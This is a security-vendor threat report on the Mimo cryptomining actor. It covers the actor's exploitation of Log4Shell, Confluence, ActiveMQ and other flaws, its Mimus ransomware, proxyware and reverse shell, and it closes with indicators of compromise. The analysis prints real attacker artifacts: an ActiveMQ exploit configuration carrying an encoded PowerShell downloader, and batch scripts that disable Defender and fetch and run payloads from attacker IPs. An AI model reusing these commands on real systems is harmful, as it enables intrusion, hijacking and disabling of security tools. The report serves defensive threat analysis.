Mimo CoinMiner and Mimus Ransomware Installed via Vulnerability Attacks - ASEC

By ATCP

Published: 2024-01-11 · Archived: 2026-04-05 14:24:55 UTC

AhnLab SEcurity intelligence Center (ASEC) recently observed circumstances of a CoinMiner threat actor called Mimo exploiting various vulnerabilities to install malware. Mimo, also dubbed Hezb, was first found when they installed CoinMiners through a Log4Shell vulnerability exploitation in March 2022.

Up until now, all of the attack cases involved the installation of XMRig CoinMiner called Mimo Miner Bot in the final stage. However, there were other pertinent cases where the same threat actor installed Mimus ransomware, proxyware, and reverse shell malware besides the Mimo miner. This article will cover the various malware the Mimo threat actor used in the attacks.

1. Vulnerability Exploitation

The first known activity of the Mimo threat actor was in March 2022, when CoinMiner was installed through the exploitation of the Log4Shell vulnerability (CVE-2021-44228) **[1]**. The threat actor exploited WSO2's remote code execution vulnerability (CVE-2022-29464) in May 2022 **[2]** and the Atlassian Confluence server's vulnerability (CVE-2022-26134) in June 2022 **[3]**. In May 2023, an attack case exploiting the printer management program PaperCut's remote code execution vulnerability (CVE-2023–27350) was observed **[4]**, as well as the exploitation of the Apache ActiveMQ vulnerability (CVE-2023-46604) recently.

In 2022, ASEC analyzed and revealed cases of 8220 Gang, z0Miner, and also the Mimo (Hezb) threat actor exploiting the vulnerable Atlassian Confluence server to install the XMRig CoinMiner **[5]**. The vulnerability used in this particular attack (CVE-2022-26134) is the remote code execution vulnerability of unpatched Atlassian Confluence servers.

Target Type	File Name	File Si:	File Path
Current	powershell.exe	442 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	283 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	tomcat9.exe	121.12	d:\atlassian\confluence\bin\tomcat9.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://202.28.229.174/win/kill.bat
cmd.exe	N/A	powershell.exe	Creates process	N/A

Figure 1. Mimo CoinMiner installed through the CVE-2022-26134 vulnerability

Atlassian's Confluence is a major collaboration platform used by many companies across the globe. Being a web-based platform, services such as managing projects and collaboration are mainly provided by Confluence Servers (or Confluence Data Centers). As it is a solution used by many companies, many vulnerabilities targeting vulnerable Confluence Servers and Data Centers have been continuously discovered, with attackers targeting systems that are not patched.

Cases of the Mimo threat actor exploiting the Log4Shell (CVE-2021-44228) vulnerability to install CoinMiners are still being found. Log4Shell (CVE-2021-44228) is a remote code execution vulnerability in the Java-based logging utility Log4j. It allows remote execution of Java objects in servers that use Log4j by including the remote Java object address in the log message and sending it.

Systems installed with VMware Horizon were the targets. VMware Horizon is a virtual desktop solution for remote working and operating cloud infrastructures. It seems that such systems and the Log4J in use are being attacked because VMware Horizon has not been patched.

Target Type	File Name	File Size	File Path
Current	powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	ws_tomcatservice.exe	457.42 KB	%ProgramFiles%\vmware\vmware view\server\bin\ws_tomcatservice.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://102.130.112.157/lnl.bat

Figure 2. Mimo CoinMiner installed through the Log4Shell vulnerability

Recently, there was evidence of the exploitation of the Apache ActiveMQ vulnerability (CVE-2023-46604) that was revealed in November 2023. CVE-2023-46604 is a remote code execution vulnerability in the Apache ActiveMQ server, an open-source messaging and integrated pattern server. If an unpatched Apache ActiveMQ server is exposed externally, the threat actor can execute malicious commands remotely and dominate the target system.

Vulnerability attacks are carried out by making an instance out of the class in classpath by manipulating the serialized class type in the OpenWire protocol. When the threat actor sends the modified packet, the vulnerable server references the path (URL) in the packet to load the class XML configuration file.

For example, a vulnerable Apache ActiveMQ's Java process references the modified packet received and loads the XML configuration located in the "hxxp://102.130.112[.]157/poc-win.xml" path. Afterward, it references the loaded XML configuration file to run the specified command. The configuration file has a Powershell command that downloads the Mimo miner.

```
<?xml version="1.0" encoding="UTF-8" ?>
  <beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
  http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
      <constructor-arg>
      <list>
        <value>cmd.exe</value>
        <value>/c</value>
        <value>powershell.exe -exec bypass -enc
        JAB3AGMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7A
        CAAJAB0AGUAbQBwAGYAaQBsAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEkATwAuAFAAYQB0AGgAXQA6ADoARwBlAHQAVABlAG0AcA
        BGAGkAbABlAE4AYQBtAGUAKAApADsAIAAkAHQAZQBtAHAAZgBpAGwAZQAgACsAPQAgACcALgBiAGEAdAAnADsAIAAkAHcAYwAuAEQ
        AbwB3AG4AbABvAGEAZABGAGkAbABlACgAJwBoAHQAdABwADoALwAvADEAMAAyAC4AMQAzADAALgAxADEAMgAuADEANQA3AC8AbABu
        AGwALgBiAGEAdAAnACwAIAAkAHQAZQBtAHAAZgBpAGwAZQApADsAIAAmACAAJAB0AGUAbQBwAGYAaQBsAGUA</value>
        <!-- <value>bash</value>
        <value>-c</value>
        <value>touch /tmp/success</value> -->
      </list>
```

Figure 3. Apache ActiveMQ vulnerability configuration file used for the Mimo miner attack

2. XMRig CoinMiner Attack Cases

The Powershell executed through the vulnerability attacks is executed by downloading the Batch malware. Recently, the names "lnl.bat" or "kill.bat" are being used. The Batch malware disables Windows Defender and removes other CoinMiners before ultimately downloading and running the Batch malware called "ln.bat" or "mad.bat" in the %TEMP% path.

```
@echo off

powershell -c "Set-MpPreference -DisableRealtimeMonitoring $true"
taskkill /IM msn.exe /f
taskkill /IM logback.exe /f
taskkill /IM network02.exe /f
taskkill /IM ws_TomcatService.exe /f
sc stop c3pool_miner
sc delete c3pool_miner
sc stop runner
sc delete runner
taskkill /IM runner.exe /f
taskkill /IM runer.exe /f
sc stop splwow32
sc delete splwow32
sc stop dllhost
```

```
:add_it
echo form exist1
powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName();
$tempfile += '.bat'; $wc.DownloadFile('http://102.130.112.157/ln.bat', $tempfile); & $tempfile ; Remove-Item
-Force $tempfile"

```

Figure 4. Batch malware installed through vulnerability attacks

The “ln.bat” or “mad.bat” Batch malware also downloads the “dom.zip” or “dom-6.zip” compressed file and decompresses it using the 7z tool. The decompressed file has the XMRig CoinMiner “dom.exe” in charge of mining Monero coins, the NSSM tool “dsm.exe”, and the configuration file saved inside. The Batch script uses the NSSM afterwards to register XMRig as a service. Although various vulnerability attacks are being used, the routine used to install CoinMiners is fairly simple and XMRig and NSSM tools are used without any particular changes.

```
rem command line arguments
set WALLET=46HmQz11t8uN84P8xgThrQXSYm434VC7hhNR8be4QrGtM1Wa4cDH2GkJ2NNXZ6Dr4bYg6phNjHKYJ1QfpZRBFYW5V6qnRJN
rem this one is optional
set EMAIL=%2
set site=http://102.130.112.157
rem checking prerequisites
```

```
echo [*] Downloading MoneroOcean advanced version of xmrig to "%USERPROFILE%\dom.zip"
powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('%site%/dom.zip', '%USERPROFILE%\dom.zip')"
if errorlevel 1 (
  echo ERROR: Can't download MoneroOcean advanced version of xmrig
  goto MINER_BAD
)

echo [*] Unpacking "%USERPROFILE%\dom.zip" to "%USERPROFILE%\dom"
powershell -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]
::ExtractToDirectory('%USERPROFILE%\dom.zip', '%USERPROFILE%\dom')"
if errorlevel 1 (
  echo [*] Downloading 7za.exe to "%USERPROFILE%\7za.exe"
  powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('%site%/7za.exe', '%USERPROFILE%\7za.exe')"
```

Figure 5. Batch malware installing the XMRig CoinMiner

```
"pools": [
    {
        "algo": null,
        "coin": null,
        "url": "gulf.moneroocean.stream:10128",
        "user": "YOUR_WALLET_ADDRESS",
        "pass": "x",
        "rig-id": null,
        "nicehash": false,
        "keepalive": true,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "socks5": null,
        "self-select": null,
        "submit-to-origin": false
```

Figure 6. Configuration file used by the Mimo threat actor

- **Wallet Address 1**: 43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrfvdswGdLHxabCSTio7apowzJJVwBZw6vVTu7NoNCNAMo
- **Wallet Address 2**: 46HmQz11t8uN84P8xgThrQXSYm434VC7hhNR8be4QrGtM1Wa4cDH2GkJ2NNXZ6Dr4bYg6phNjHKYJ1QfpZRBFYW5V6

3. Mimus Ransomware

The majority of the Mimo threat actor's attacks have been cases that use XMRig CoinMiner, in other words, the Mimo miner. However, ransomware attack cases were also observed in 2023. The ransomware was found at the same time and place as the address where the Mimo miner was distributed in 2023.

```
14   rem command line arguments
15   set WALLET=43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrfvdswGdLHxabCSTio7apowzJJVwBZw6vVTu7NoNCNAMoZ4
16   rem this one is optional
17   set EMAIL=%2
18   set site=http://50.19.48.59:82
19   rem checking prerequisites
```

```
@echo off

powershell -c "Set-MpPreference -DisableRealtimeMonitoring $true"


powershell (new-object System.Net.WebClient).DownloadFile('http://50.19.48.59:82/lol.exe','%CD%\lo.exe')

"%CD%\lo.exe"
```

Figure 7. The download address of Mimo miner and Mimus ransomware

Ransomware that was installed with this Batch malware was made based on the source code revealed on GitHub by the developer "mauri870" who developed the codes for research purposes **[6]**. This source code also includes an explanation that MauriCrypt is detecting whether it is frequently being used by threat actors. In this article, the open-source ransomware is called MauriCrypt.




Figure 8. The ransomware source code revealed on GitHub

MauriCrypt was developed in Go, and the threat actor used this to develop ransomware and named it Mimus ransomware. Mimus ransomware does not have any particular differences when compared to MauriCrypt's source code. Only the threat actor's C&C address, wallet address, email address, and other configuration data were changed.

Overview	Description
Encryption algorithm	AES-256 CTR

Encryption extension	.encrypted
Ransom note name	READ_TO_DECRYPT.html, FILES_ENCRYPTED.html
Paths excluded from encryption	“ProgramData”, “Windows”, “bootmgr”, “$WINDOWS.~BT”, “Windows.old”, “Temp”, “tmp”, “Program Files”, “Program Files (x86)”, “AppData”, “$Recycle.Bin”
Encrypted extensions	“doc”, “docx”, “msg”, “odt”, “wpd”, “wps”, “txt”, “csv”, “pps”, “ppt”, “pptx”, “aif”, “iif”, “m3u”, “m4a”, “mid”, “mp3”, “mpa”, “wav”, “wma”, “3gp”, “3g2”, “avi”, “flv”, “m4v”, “mov”, “mp4”, “mpg”, “vob”, “wmv”, “3dm”, “3ds”, “max”, “obj”, “blend”, “bmp”, “gif”, “png”, “jpeg”, “jpg”, “psd”, “tif”, “gif”, “ico”, “ai”, “eps”, “ps”, “svg”, “pdf”, “indd”, “pct”, “epub”, “xls”, “xlr”, “xlsx”, “accdb”, “sqlite”, “dbf”, “mdb”, “pdb”, “sql”, “db”, “dem”, “gam”, “nes”, “rom”, “sav”, “bkp”, “bak”, “tmp”, “cfg”, “conf”, “ini”, “prf”, “html”, “php”, “js”, “c”, “cc”, “py”, “lua”, “go”, “java”
C&C URL	hxxp://windows.n1tro[.]cyou:4544

Table 1. Overview of the Mimus ransomware

MauriCrypt randomly generates the infected system’s “id” and Advanced Encryption Standard (AES) key value “enckey”, then connects with the C&C server to send them. Mimus ransomware may be disabled, but MauriCrypt has a feature that supports Tor in communications with the C&C server. This works by downloading and installing Tor Browser to the %TEMP% path before executing it to connect to the C&C server via the browser.

```
const (
        // IsReadyMessage indicates that tor is ready for connections
        IsReadyMessage = "Bootstrapped 100%: Done"
        TOR_ZIP_URL    = "https://www.torproject.org/dist/torbrowser/7.5.3/tor-win32-0.3.2.10.zip"
)
```

Figure 9. Download URL for Tor

Afterward, files with the specified extensions in all paths other than the exceptions are encrypted. Encrypted files have their names encoded in Base64 and their extensions changed to “.encrypted”. When the file encryption is complete, two ransom notes are created on the desktop. Ransom note “FILES_ENCRYPTED.html” has the list of encrypted files saved, and ransom note “READ_TO_DECRYPT.html” includes the address for contact along with a Bitcoin wallet address.




Figure 10. Ransom notes generated on the desktop

- **Threat actor's email address**: arbeyceo@proton[.]me
- **Threat actor's Bitcoin wallet address**: 15Jz1fmreZx9wG93DKjTXMhuLpPpCgvEQk
- **Website to purchase decryption tool**: hxxps://satoshidisk[.]com/pay/CIIRg6

Upon visiting the website that sells the decryption tool, a post can be found where the decryption tool is sold for 0.01050000 BTC. Although we can't know if they are directly connected to the Mimus ransomware attack, the Bitcoin wallet's URL shows a record of multiple transactions.





Figure 11. Website that sells the decryption tool



4. Proxyware

Although the distribution method or the installed script has not been confirmed, there are records showing proxyware and reverse shell malware being downloaded from the same address around the time when the Mimo miner was distributed. In other words, it is speculated that the threat actor used proxyjacking attacks by installing proxyware in addition to using ransomware attacks and coin mining to generate profits.

Proxyware is a program that shares a part of the Internet bandwidth that is currently available on a system to others. Users who install the program are usually paid with a certain amount of cash in exchange for providing the bandwidth. If the threat actor secretly installs proxyware to the infected system without the user's consent, the infected system involuntarily has its bandwidth stolen and the profit is redirected to the threat actor. This is similar to cryptojacking attacks, but CoinMiners are installed instead of proxyware to mine cryptocurrencies with the infected system's resources.




Figure 13. Proxyware downloaded from an address related to the Mimo miner

5. NHAS Reverse Shell

In addition, reverse shell malware that uses the same address as the Mimo miner's download address as the C&C server was found. The reverse shell used in the attack is a tool named reverse_ssh developed by "NHAS" using Go. It is available on GitHub and uses the SSH protocol to communicate with the C&C server [7].




Figure 14. The reverse shell's GitHub page

The NHAS reverse shell is a reverse shell as stated in its name. Compared to other backdoor and RAT types, it only provides basic commands such as executing commands, file handling, and port forwarding. However, having this installed means the threat actor can generate profit simply by installing CoinMiners, proxyware, or ransomware on the infected system. In addition, control over the infected system can be stolen for additional tasks.

6. Conclusion

The Mimo miner threat actor who was first discovered in early 2022 is still installing malware by exploiting vulnerabilities such as Log4Shell (CVE-2021-44228), WSO2's remote code execution vulnerability (CVE-2022-29464), Atlassian

Confluence server's vulnerability (CVE-2022-26134), printer management program PaperCut's remote code execution vulnerability (CVE-2023–27350), and Apache ActiveMQ's vulnerability (CVE-2023-46604).

Patches for all of these vulnerabilities have been released already, but because the threat actor is targeting poorly managed systems, attacks are still continuing. System administrators must check if the services in use are vulnerable versions and apply the latest patches to prevent known vulnerabilities from being exploited.

They should also use security programs such as firewalls for servers accessible from outside to restrict access by attackers. Finally, caution must be practiced by updating V3 to the latest version to block malware infection in advance.

File Detection
– Downloader/BAT.CoinMiner.SC195961 (2024.01.11.02)
– Downloader/BAT.CoinMiner.SC195959 (2024.01.11.02)
– CoinMiner/BAT.Xmrig.SC195960 (2024.01.11.02)
– CoinMiner/BAT.Xmrig.SC195962 (2024.01.11.02)
– Unwanted/Win32.NSSM.R353938 (2020.10.27.00)
– Trojan/Win32.RL_Miner.R363967 (2021.01.23.01)
– Win-Trojan/Miner3.Exp (2020.01.23.00)
– Data/JSON.Miner (2022.05.11.03)
– Data/JSON.Miner (2021.12.12.00)
– Downloader/BAT.CoinMiner.SC195966 (2024.01.11.02)
– Downloader/BAT.CoinMiner.SC195964 (2024.01.11.02)
– CoinMiner/BAT.Xmrig.SC195965 (2024.01.11.02)
– CoinMiner/BAT.Xmrig.SC195963 (2024.01.11.02)
– Downloader/BAT.Agent (2024.01.11.02)
– Malware/Win32.Generic.C4280792 (2020.12.28.01)
– Unwanted/Win.Peer2Profit.C5572495 (2024.01.11.02)
– Backdoor/Win.ReverseShell.C5572514 (2024.01.11.03)
– Downloader/XML.Generic (2024.01.12.00)

Behavior Detection
– Execution/MDP.Powershell.M1185
– Connection/MDP.Event.M2367

MD5

1136efb1a46d1f2d508162387f30dc4d

3edcde37dcecb1b5a70b727ea36521de

52cef8752f2c0f9a5383d2aecbdccc6f

5d32f0eee7adf20e0766d5481a1953a5

5e0f18dfe16f274d34716d011e0a3f39

Additional IOCs are available on AhnLab TIP.

URL

http[:]//102[.]130[.]112[.]157/7za[.]exe

http[:]//102[.]130[.]112[.]157/dom-6[.]zip

http[:]//102[.]130[.]112[.]157/dom[.]zip

http[:]//102[.]130[.]112[.]157/kill[.]bat

http[:]//102[.]130[.]112[.]157/ln[.]bat

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/60440/